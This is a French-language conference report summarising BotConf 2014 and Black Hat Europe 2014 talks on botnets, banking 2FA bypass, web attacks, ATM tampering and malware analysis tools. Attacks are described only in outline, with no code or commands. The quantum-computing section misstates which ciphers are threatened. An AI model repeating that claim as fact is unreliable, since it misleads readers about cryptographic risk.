Dhia Mahjoub a ouvert cette troisième journée en solo en raison de l'absence de son comparse Hendrik Adrian.

Après avoir rappelé l'importance des services DNS pour les botnets, Dhia a développé son sujet autour des techniques d'évasion dites « Fast Flux » permettant d'associer un même nom de domaine à plusieurs IP différentes. Les adresses utilisées appartiennent généralement à des machines compromises (bots) qui sont alors déployées comme des relais entre le client et le véritable serveur de l'attaquant.

Le concept étudié se base donc sur « Fast Flux » afin d'établir un réseau de botnets proxys dirigeant d'autres botnets. Dhia a poursuivi en présentant les spécificités de ces botnets, puis des solutions destinées à détecter ZeuS via les DNS. Enfin, différentes statistiques ont été révélées concernant Zbot et Kelihos avant de parler d'OpenGraphiti, un framework de visualisation open source développé par OpenDNS.

Botnets of *NIX Web Servers

Evgeny Sidorov, Konstantin Otrashkevich, Andrew Kovalev et Asya Posadskaya (YANDEX)

Premier conseil lancé à la salle : « NO PHOTO ». Le ton était donné avant d'initier la phrase qui fâche : « ça n'est pas parce que l'on utilise un système *NIX que l'on est en sécurité ». La présentation a donc mis en avant l'explosion des attaques à l'encontre des systèmes *NIX.

Mais pourquoi ?

- des millions de cibles potentielles ;
- facilement accessibles ;
- pas de patchs sur les serveurs ou sur les applications installées (CMS, templates, plugins, etc.) ;
- mots de passe par défaut ou triviaux ;
- uptime ;
- nouvelles opportunités de monétisation ;
- etc.

La suite s'est orientée vers quelques explications sur apache Darkleech et Trololo_mod, NGINX Effusion, Rootkits Ebury, server patch Cdorked, etc., ainsi que des détails sur l'opération Windigo.

La conclusion : « Malwares for *NIX are not a legend ! ». Les cybercriminels prêtent de plus en plus attention à ces systèmes qui mettent à disposition de nouvelles techniques de monétisation.

DNS Analytics, Case Study

Osama Kamal

Slides
https://www.botconf.eu/wp-content/uploads/2014/12/2014-3.3-DNS-Analytics-Case-Study.pdf

Video
https://www.botconf.eu/wp-content/uploads/2014/11/Adobe_Flash_Video_Encoder.png

Osama Kamal (Qatar CERT) a rappelé l'importance des logs et surtout l'analyse de ces derniers. Dans le cas présent, il s'agissait d'enregistrements DNS. Un outil a ainsi été créé afin de détecter les entrées suspectes dans l'ensemble des évènements enregistrés. L'outil n'est pas encore totalement opérationnel et des ajustements doivent encore être apportés afin de réduire la charge d'analyse manuelle, d'optimiser les performances, de développer des solutions de virtualisation et d'accroitre la capacité de traitement de l'analyseur.

Some numbers

100% In-house developed analysis platform

20 Organizations (100% infected)

600 Million log entries


250 Infections

25% False Positive

Keynote - À tour in the analysis of x86 Botnets@loria.fr

Jean-Yves Marion

Slides
https://www.botconf.eu/wp-content/uploads/2014/12/2014-3.4-Keynote-A-tour-in-the-Analysis-of-X86-Botnets@loria.fr_.pdf



Jean-Yves Marion, directeur du LORIA a présenté cette Keynote dédiée à l'analyse des bots d'un botnet, et plus précisément, des techniques de classification de malwares ciblant les architecture x86.
Les problématiques se divisent en trois catégories : identification, classification, détection.
Cela génère de nombreuses questions :

- Comment découvrir le protocole de communication utilisé sans pénétrer dans le botnet ?
- Comment identifier les fonctions présentes au sein d'un binaire ?

✚ Comment classifier (code partagé, « type », etc.) ?

✚ Et comment détecter (signature, comportement, etc.) ?

Le problème rencontré actuellement est lié à l'identification et à l'éradication des faux positifs et des faux négatifs. Il est complexe d'établir des motifs récurrents et de fixer des caractéristiques ou métriques permettant d'identifier avec certitude un malware.

Diverses solutions sont utilisées :

✚ Graphe de flot de contrôle (CFG) ;

✚ Décompilation et reverse.

Et à nouveau d'autres problématiques sont posées :

✚ astuces anti-malware : code overlapping, packing, réécriture, mutants, anti-analysis tricks, crypto, obfuscation, etc. ;

✚ pièges divers (indirect jumps, opaque predicates, call/ret obfuscation), etc. ;

✚ Comment retrouver le binaire initial en cas de code auto-modifiant ?

Une solution est l'utilisation de l'analyse morphologique. Il s'agit de retrouver un sous-graphe dans un binaire faisant office de signature. Un projet a également été présenté à cette occasion : CoDisasm « a disassembly of self-modifying binaries with overlapping instruction ».

Finding Holes in Banking 2FA : Operation Emmental
David Sancho

✚ **Video**
http://youtu.be/gchKFumYHWc

David Sancho a ouvert sa présentation en demandant à la salle si certains avaient déjà aidé des amis à réparer leur ordinateur. Le but de cette question était tout simplement de mettre une nouvelle fois en avant le classique « qu'est-ce qui se passe dans la tête des gens pour cliquer sur ces liens sans réfléchir ? ».

La suite s'est orientée sur une campagne d'attaques visant les clients des banques utilisant l'authentification type 2FA (OTP, etc.). La démarche permettant de contourner ce mécanisme de protection se veut relativement simple et très rapide :

✚ un fichier malveillant au format RTF est envoyé par mail à la victime (qui l'ouvre bien entendu) ;

✚ une fois ouvert, une macro déploie un nouveau certificat et modifie la configuration DNS de la machine ;

✚ la victime se rend sur le site de sa banque, MAIS est redirigée vers un site malveillant identique en tout point (à l'image des attaques de phishing classiques) ;

✚ l'installation d'une application mobile malveillante pour l'OTP est ensuite demandée (l'utilisateur ne lisant pas les permissions requises, il est également aisé de réussir cette étape). Celle-ci se veut totalement factice en se basant sur une liste de codes prédéfinis et non générés ;

✚ le mobile est ainsi compromis et le processus d'authentification est rompu ;

✚ les attaquants disposent ensuite des identifiants nécessaires et peuvent gérer les transactions.

« La présentation de David Sancho s'est orientée sur une campagne d'attaques visant les clients des banques utilisant l'authentification type 2FA (OTP, etc.). La démarche permettant de contourner ce mécanisme de protection se veut relativement simple et très rapide »

Toutes ces étapes permettent de contourner les protections antivirus (aucun fichier à analyser). Cette attaque se veut très brève, les sites de phishing restant ouverts très peu de temps. Le facteur majeur résidant dans l'absence de réflexion des utilisateurs.

Le rapport est disponible à cette adresse :
http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-finding-holes-operation-emmental.pdf


ZeuS Meets VM - Story so Far / Zeusology
Maciej Kotowicz

✚ **Slides**
https://www.botconf.eu/wp-content/uploads/2014/12/2014-3.6-ZeuS-Meets-VM-%E2%80%93-Story-so-Far.pdf

Initialement nommée « ZeuS Meets VM - Story so Far », la conférence a finalement changé d'intitulé pour « Zeusology ». Il faut savoir que Zeus est un malware qui sévit depuis plusieurs années déjà. Celui-ci est destiné à voler des informations bancaires. À l'heure actuelle, on recense des millions de machines compromises.

Maciej Kotowicz a débuté sa présentation par un rappel assez complet des différentes variantes plus ou moins éloignées de Zeus, ICEX, ZeusV2, Citadel, PowerZeus, KiNS, VMZeus/ZeuSVM ou encore d'autres dérivés à l'instar de MMBB, Evo, Zeus_1134, Tasks, Skynet, etc.
Trois critères permettent de catégoriser et classifier les variantes de Zeus : les techniques de chiffrement utilisées, l'organisation du code et les méthodes d'injection. Pour finir, Maciej a présenté l'outil qu'il a développé nommé « libzpy ». Ce dernier est destiné à décompresser puis analy-

ser les fichiers de configuration de Zeus. Une démonstration basée sur Cuckoo est venue clore sa présentation.



« libzpy » est disponible sur GitHub à l'adresse suivante : https://github.com/mak/libzpy

Farewell
Eric Freyssinet

Cette troisième journée s'est conclue avec les remerciements d'Eric Freyssinet et de l'équipe ayant organisé la BotConf 2014. Quelques chiffres ont été présentés parmi lesquels :

- 200 participants pour cette seconde édition ;
- 27 nationalités différentes représentées ;
- 33 speakers ;
- 12 encadrants ;
- et 15 personnes filmées en pleine sieste !

Enfin, la troisième édition BotConf 2015 a été annoncée du 2 au 4 décembre prochain et se déroulera à Paris.

La plupart des supports de présentations (slides, vidéos, papiers) peuvent être récupérés à cette adresse : https://www.botconf.eu/botconf-2014/documents-and-videos/


Références

- https://www.botconf.eu/botconf-2014/documents-and-videos/


Paul Dozanculk

Black Hat Europe 2014

par David WEBER et Etienne BAUDIN



Cette année encore, XMCO a eu le privilège de se rendre à la Black Hat Europe, l'une des plus grandes conférences de sécurité du continent. En plus d'offrir un contenu technique à la pointe du domaine, cette conférence se déroulait à Amsterdam (Pays-Bas), connue pour être l'une des plus belles villes d'Europe pour son confort de vie, ses cafés bruns, ses canaux et ses nombreux musées (musée de Van Gogh, maison d'Anne Frank, etc.).

La conférence s'est déroulée sur deux jours (hors trainings) pour un total de cinquante présentations.

> Jour #1

Keynote d'ouverture - Side Channel Attacks - Past, Present, And Future

Adi Shamir

La conférence a démarré sur une Keynote d'Adi Shamir. Ce mathématicien et cryptologue est l'expert le plus reconnu en cryptanalyse ; il est l'équivalent d'une Rock Star internationale pour le domaine de la sécurité informatique. Il est d'ailleurs à l'origine de l'algorithme RSA, créé en 1978 avec deux autres chercheurs.

Il a notamment pu montrer une technique permettant d'envoyer des commandes arbitraires sur un système non connecté à Internet. Pour cela, le système doit être infecté par un malware et être connecté à une imprimante multifonction. La technique consiste à envoyer des signaux lumineux à distance (200 m à 1 km) à l'imprimante qui transmettra le code morse à l'ordinateur afin qu'il puisse être exécuté.

« Mathew Solnik a analysé les systèmes de contrôle intégrés aux téléphones actuels par les constructeurs et il a pu découvrir des vulnérabilités sur les différents appareils »

De la même manière, pour exfiltrer des données, la technique consiste à utiliser le scanner lui aussi connecté à l'ordinateur, qui enverra des signaux lumineux à l'attaquant.

Cellular Exploitation on a Global Scale: The Rise and Fall of the Control Protocol

Mathew Solnik

Ce chercheur a analysé les systèmes de contrôle intégrés aux téléphones actuels par les constructeurs. Il a pu découvrir des vulnérabilités sur les différents appareils : iOS, Android, BlackBerry, mais également les routeurs, PC et voitures 3G.

Ces mécanismes de contrôle permettent de reconfigurer intégralement le téléphone, de le verrouiller, de l'effacer, mais encore de lister les processus, contrôler l'appareil photo, etc. L'orateur a notamment démontré la possibilité de déverrouiller à distance un Smartphone Android en déverrouillant deux smartphones de dernière génération basés sur la dernière version dudit système via un message « WAP Push ».

Sur ces systèmes de contrôle, il a pu découvrir différentes vulnérabilités :

- un faible chiffrement des données sensibles (base64 et md5) ;
- mécanisme d'authentification basé sur des données publiques (numéro IMEI) ;
- contournement du mécanisme de contrôle SSL/TLS de l'identité de l'interlocuteur ;
- différentes vulnérabilités sur les clients OMA-DM permettant de prendre le contrôle du système.

Same Origin Method Execution (SOME) - Exploiting a Callback for Same Origin Policy Bypass

Ben Hayac


Slides

https://www.blackhat.com/docs/eu-14/materials/eu-14-Hayak-Same-Origin-Method-Execution-Some-Exploiting-A-Callback-For-Same-Origin-Policy-Bypass.pdf

Ce chercheur en sécurité a découvert une vulnérabilité permettant de contourner le mécanisme de sécurité « Same Origin Policy » (SOP).

Cette technique baptisée SOME (Same Origin Method Execution) repose sur l'utilisation du JSONP (« JSON with padding »). Cette technique de communication est l'une des rares à ne pas être soumise au SOP. Elle permet d'échanger des données avec un autre domaine d'origine et de faire appel à une fonction « callback » définie dans le contexte du navigateur une fois les données reçues.

La vulnérabilité se situe sur la fonction de « callback » qui est très souvent non filtrée.



En outre, cette vulnérabilité permet d'exécuter une fonction définie au sein d'une page, et ce, en incitant un internaute à cliquer sur un lien spécialement conçu. Dans sa démonstration, Ben Hayac a dérobé des photos/vidéos issues de Google+ en incitant un utilisateur à cliquer sur un lien hypertexte.
Le code qu'il a présenté a ouvert un nouvel onglet et demandé le partage des photos, puis a ouvert une autre page afin de confirmer ce choix. En temps réel, l'exécution de ce code est difficilement visible, car les deux exécutions sont quasiment instantanées.

Cette première journée de conférences s'est poursuivie par deux présentations courtes.

Quantum Key Distribution and the Future of Encryption

Konstantinos Karagiannis

Slides

https://www.blackhat.com/docs/eu-14/materials/eu-14-Karagiannis-Quantum-Key-Distribution-And-The-Future-Of-Encryption.pdf

La première, « Quantum Key Distribution and the Future of Encryption » présentée par Konstantinos Karagiannis a évoqué le futur du chiffrement avec l'arrivée des ordinateurs quantiques.

Durant cette présentation, l'orateur a rappelé les concepts de base de la physique quantique tels que les différents états possibles d'un qubit ou encore l'influence de l'observation de l'expérience sur celle-ci.

« Par exemple, après avoir placé un Raspberry Pi entre le système central et la caisse, les deux chercheurs étaient en mesure de forcer l'ATM à sortir des billets, et ce, à distance »

De tels ordinateurs permettraient théoriquement de mettre à mal certains algorithmes de chiffrement très courant tel que le DES. Ainsi, ces algorithmes devront être remplacés par des algorithmes quantiques.

Don't trust your usb! how to find bugs in usb device drivers

Sergej Schumilo, Ralf Spenneberg et Hendrik Schwartke

Slides

https://www.blackhat.com/docs/eu-14/materials/eu-14-Schumilo-Dont-Trust-Your-USB-How-To-Find-Bugs-In-USB-Device-Drivers.pdf

La seconde présentation courte évoquait la recherche de vulnérabilités dans les drivers de périphériques USB.

Ces recherches font suite à BadUSB (2014) et Facedancer (2012). Ils ont pu découvrir des failles de sécurité importantes permettant la compromission d'un système. Pour cela, ils ont développé un émulateur d'interface USB nommé vUSBf qui leur a permis de faire du fuzzing et de découvrir ces vulnérabilités.

Hack Your ATM with Friend's Raspberry.Py

Alexey Osipov et Olga Kochetova

En milieu d'après-midi, nous avons suivi une présentation qui abordait les problèmes de sécurité des ATMs.

Dans un premier temps, les deux chercheurs ont présenté les mécanismes de sécurité physique mis en place sur les ATMs, et ce, afin de mettre en évidence les faiblesses de ces derniers. Parfois, ils sont équipés de simples serrures ; les chercheurs ont démontré qu'il était donc possible d'ouvrir certains modèles d'ATMs avec un simple kit de crochetage. Notons que les modèles d'ATMs pris en exemple étaient bien différents de ceux qu'on peut rencontrer en France.

Dans un second temps, les deux chercheurs ont mis en évidence le manque de mécanisme de sécurité dans les flux de communication utilisés entre les différents composants d'un ATM (système central, clavier, lecteur de carte, caisse, etc.).

En outre, l'objectif final de cette présentation était de démontrer qu'à partir d'un accès physique aux composants internes de l'ATM, il était possible de mener divers actes de malveillance. Par exemple, après avoir placé un Raspberry Pi entre le système central et la caisse, les deux chercheurs étaient en mesure de forcer l'ATM à sortir des billets, et ce, à distance.

Firmware.RE: Firmware Unpacking, Analysis and Vulnerability-Discovery as a Service

Jonas Zaddach

Slides


https://www.blackhat.com/docs/eu-14/materials/eu-14-Zaddach-Firmware-re-Firmware-Unpacking-Analysis-And-Vulnerability-Discovery-As-A-Service.pdf

Pour finir cette première journée, nous avons assisté à la

démonstration d'un outil d'analyse de firmware, créé par des doctorants français provenant de Sofia Antipolis dans le sud de la France.

Jonas Zaddach a rappelé les difficultés liées à la sécurité des firmwares des appareils électroniques : routeurs, imprimantes, AP WiFi, téléphones VoIP, voitures et mêmes drones. À l'origine, ceux-ci n'avaient pas pour finalité de devoir se protéger d'attaques émanant d'Internet.

De fait, il faut aujourd'hui penser à leurs protections, car ils sont un point d'entrée dans le système d'information d'une entreprise.



Afin d'étudier leurs sécurités, ces chercheurs ont développé un outil pour réaliser une analyse à grande échelle. Leur approche est la suivante :

✚ collecter un très grand nombre d'images de firmware ;

✚ réaliser une analyse statique simpliste ;

✚ étudier les problèmes de configurations :
- du serveur web ;
- des identifiants (parfois écrits en dur) ;
- des repositories (sv).

✚ enrichir les données actuelles avec :
- les versions dans les bannières ;
- des mots clés (exemple : backdoor).

✚ faire des corrélations et du clustering :
- réaliser du fuzzing sur d'autres firmwares ;
- corréler diverses informations entre les firmwares (certificats SSL par exemple).

✚ corréler l'ensemble des résultats entre les firmwares.

Après avoir expliqué diverses problématiques rencontrées lors de la mise en place de cet outil, le chercheur a dévoilé le site « www.firmware.re » qui permet de réaliser cette analyse. Ce site permet donc de tester un firmware, de réaliser une analyse statique et de tenter de casser les condensats des mots de passe.

Pour terminer, cet expert en sécurité a indiqué que cette recherche leur avait permis, à l'heure actuelle, de découvrir 38 vulnérabilités (CVE) au sein de firmwares.

Cette fin de journée fut l'occasion de participer au pot dinatoire organisé, permettant de faire des rencontres parmi la communauté et les exposants. Ce fut également l'occasion pour nous de profiter un peu de cette magnifique ville et de ses cafés bruns au bord des canaux.

> Jour #2

Cette deuxième journée a été l'occasion pour nous de suivre des workshops. C'est à dire des espaces de travail sur une durée plus longue qu'une présentation normale.

PDF attack: a journey from the exploit kit to the shellcode

Jose Miguel Esparza

✚ **Slides**
https://www.blackhat.com/docs/eu-14/materials/eu-14-Esparza-PDF-Attack-A-Journey-From-The-Exploit-Kit-To-The-Shellcode.pdf

Cette présentation a été animée par un jeune chercheur espagnol à l'origine du projet « peepdf ».

En premier lieu, il s'est attaché à rappeler les principaux vecteurs à l'origine de nombreuses compromissions et utilisés par les kits d'exploitations, à savoir Java, les bibliothèques PDF, ou encore Flash.

L'orateur a, dans un second temps, rappelé les bases d'un fichier PDF en présentant les différentes zones et structures qui le composent :

✚ les entêtes ou headers ;

✚ le corps ou body dans lequel on peut retrouver les différents objets du fichier ;

✚ la table de référence ou cross reference table ;

✚ le trailer.

A partir de ces bases, le chercheur a expliqué comment identifier facilement un fichier malveillant :

✚ par obfuscation :
- utilisation d'un chiffrement ;
- objets malformés ;
- fichier PDF inclus ;
- JavaScript.

✚ par échantillon :
- une page sans contenu ;
- des objets de grandes tailles ;
- des espaces importants entre objets ;
- une structure étrange ;
- les caractéristiques des chaines de caractères.

✚ des documents malformés visibles via les entêtes par exemple.

Enfin, Jose Miguel Esparza s'est attaché à présenter son outil d'analyse de PDF: « peepdf ». Comparer à un couteau suisse pour l'analyse de PDF, ce dernier permet d'analyser la structure d'un fichier PDF, d'afficher les éléments suspects, d'extraire des objets, de désobfusquer et d'analyser du code JavaScript, etc.

Durant la deuxième heure de présentation, Jose Miguel Esparza nous a démontré l'avantage de son outil lors de cas pratiques d'analyses de fichiers PDF.


Counterfeiting the pipes with Fakenet 2.0

Michael Sikorski et d'Andrew Honig.

Slides

https://www.blackhat.com/docs/eu-14/materials/eu-14-Sikorski-Counterfeiting-The-Pipes-With-FakeNet-2-0.pdf

En fin de matinée, nous avons pu suivre la présentation de Michael Sikorski et d'Andrew Honig.



L'objectif premier des pirates est de se camoufler afin d'éviter de se faire repérer.
Pour cela, ces derniers possèdent plusieurs cordes à leurs arcs :

- ils adorent utiliser des protocoles populaires comme HTTP, HTTPS, DNS, car leurs volumes en entreprises sont très grands ;
- ils aiment aussi utiliser une architecture existante reposant sur des ressources légitimes, cela leur permet de masquer leurs actions tout en se simplifiant la vie.

Ces chercheurs ont créé un outil, « FakeNet » dont le but est de simuler les services présents sur un réseau dans le but de tromper le malware et ainsi, de faciliter son analyse dynamique.

Avant de développer leur propre solution, ils ont étudié différents outils déjà existants :

- FakeDNS qui répond aux requêtes DNS, mais qui n'est pas très stable et qui n'inspire pas confiance ;
- NetCat qui est un peu brute et difficile à personnaliser ;
- INetSim qui permet d'émuler de nombreux services, entièrement configurables, mais qui nécessite une partie d'assemblage.

FakeNet a donc été développé dans plusieurs buts :

- être facile à utiliser et à configurer ;
- couvrir la plupart des protocoles les plus courants ;
- supporter les fichiers pcap et les extensions.

Par ailleurs, les développeurs ont ajouté plusieurs fonctionnalités à la suite du développement initial :

- « Process Logging » qui enregistre des informations sur la connexion d'un processus à une adresse IP ;
- « Debug Breakpoint » qui permet à un utilisateur de provoquer une exception lors d'une connexion, puis de lancer ollyDbg afin d'étudier le code assembleur à ce moment de l'exécution ;
- « Stop DNS Service » afin de couper le service DNS et forcer le navigateur à faire la requête lui-même ;
- « POST Response », afin de répondre aux requêtes POST ;
- « No IP », afin de détecter lorsque l'utilisateur n'a pas indiqué d'adresse IP, influençant donc largement les résultats de l'outil.

Bringing a Machete to the Amazon
Erik Peterson

En ce début d'après-midi, nous avons assisté à la présentation d'Erik Peterson : Bringing a Machete to the Amazon. Amazon Web Services (AWS) est un ensemble de services en ligne proposé par Amazon et utilisé par les entreprises souhaitant exporter leurs services web dans le « Cloud ». Mais qu'elles sont les risques engendrés par l'utilisation de tels services ?

Selon Erik Peterson, considérer AWS comme un simple service d'hébergement est dangereux ; l'infrastructure offerte par les services Cloud d'Amazon doit être vue comme un système d'exploitation, chacun des services souscrits étant un composant de ce système. Malgré les mécanismes de sécurité implémentés par défaut, Il est de la responsabilité du client de sécuriser chacun de ces composants.

Afin de communiquer avec les services, Amazon met à disposition une API restreinte par une clé d'accès : la « Secret Access Key ». L'accès à cette API est comparable à un accès physique aux machines selon Erik Peterson. Il doit donc être restreint et surveillé. Pourtant, la « Secret Access Key » n'est pas systématiquement protégée par les clients du service d'Amazon. Afin d'illustrer ce propos, le conférencier à fait l'expérience de retrouver des « Secret Access Key » via quelques requêtes Google sur des servies en ligne tels que GitHub.

De plus, les « métadonnées » des services en ligne et accessibles via le web sont également un danger, car elles sont source de fuite d'informations. Si elles ne sont pas restreintes, elles peuvent dans certaines conditions, permettre à un attaquant d'obtenir le « Secret Access Key » de l'API.

L'utilisation de services Cloud tels que AWS engendre de nouveaux risques. Il n'est pas possible pour une entreprise d'exporter un service sécurisé dans le Cloud d'Amazon (ou autres) et d'espérer que son niveau de sécurité soit maintenu. Afin de faciliter la gestion des services AWS, Erik Peterson a présenté un outil nommé « Machete » permettant d'obtenir aisément des informations relatives à son environnement Cloud, ses services, ses comptes d'accès, etc., et ce, afin de faciliter la maîtrise et la sécurisation de son infrastructure AWS.


Exploring Yosemite: Abusing MAC OS X 10.10
Sung-ting Tsai & Ming-chieh Pan

Slides
https://www.blackhat.com/docs/eu-14/materials/eu-14-Tsai-Exploring-Yosemite-Abusing-Mac-OS-X-10-10.pdf

Sung-ting Tsai et Ming-chieh Pan font tous deux partie de l'équipe de recherche en sécurité « Team 5 ». Ces derniers ont analysé le nouveau système d'Apple baptisé Yosemite.

La première partie de cette présentation s'est concentrée sur la présentation des rootkits existants pour les anciennes versions du système Mac OS X et les techniques d'exploitation utilisées.

Dans un second temps, les orateurs ont abordé les différences entre le noyau du système Yosemite (10.10) et celui de Maverick (10.9) pour enfin présenter les techniques exploitables pour le développement d'un rookit pour Yosemite (lancement du rootkit au démarrage du système, camouflage, chargement d'un module noyau non signé, etc.).



Cette présentation s'est achevée sur la présentation d'un outil nommé « System Virginity Verifier for OS X » (ou SVV-X). Ce dernier se base sur toutes les techniques exploitées par les rootkits pour détecter leur présence sur un système.

Reflected File Download - A new web attack vector
Oren Hafif

Slides
https://www.blackhat.com/docs/eu-14/materials/eu-14-Hafif-Reflected-File-Download-A-New-Web-Attack-Vector.pdf

Pour finir cette dernière journée de la BlackHat, nous avons assisté à une conférence orientée sur la sécurité des applications web. Cette présentation a été animée par Oren Hafif, chercheur en sécurité employé par la société Trustwave.

Durant cette présentation, un nouveau type de vulnérabilité web a été présenté. Baptisée Reflected File Download (ou RFD), cette faille permet d'inciter un internaute à télécharger un exécutable malveillant depuis un site vulnérable, et ce, sans avoir à charger l'exécutable sur ledit site. Vous l'aurez compris, cette attaque ne porte pas atteinte à la sécurité des applications web en elles-mêmes, mais a pour vocation

d'être exploitée dans le cadre d'attaques de Phishing via l'envoi de liens spécialement conçus.

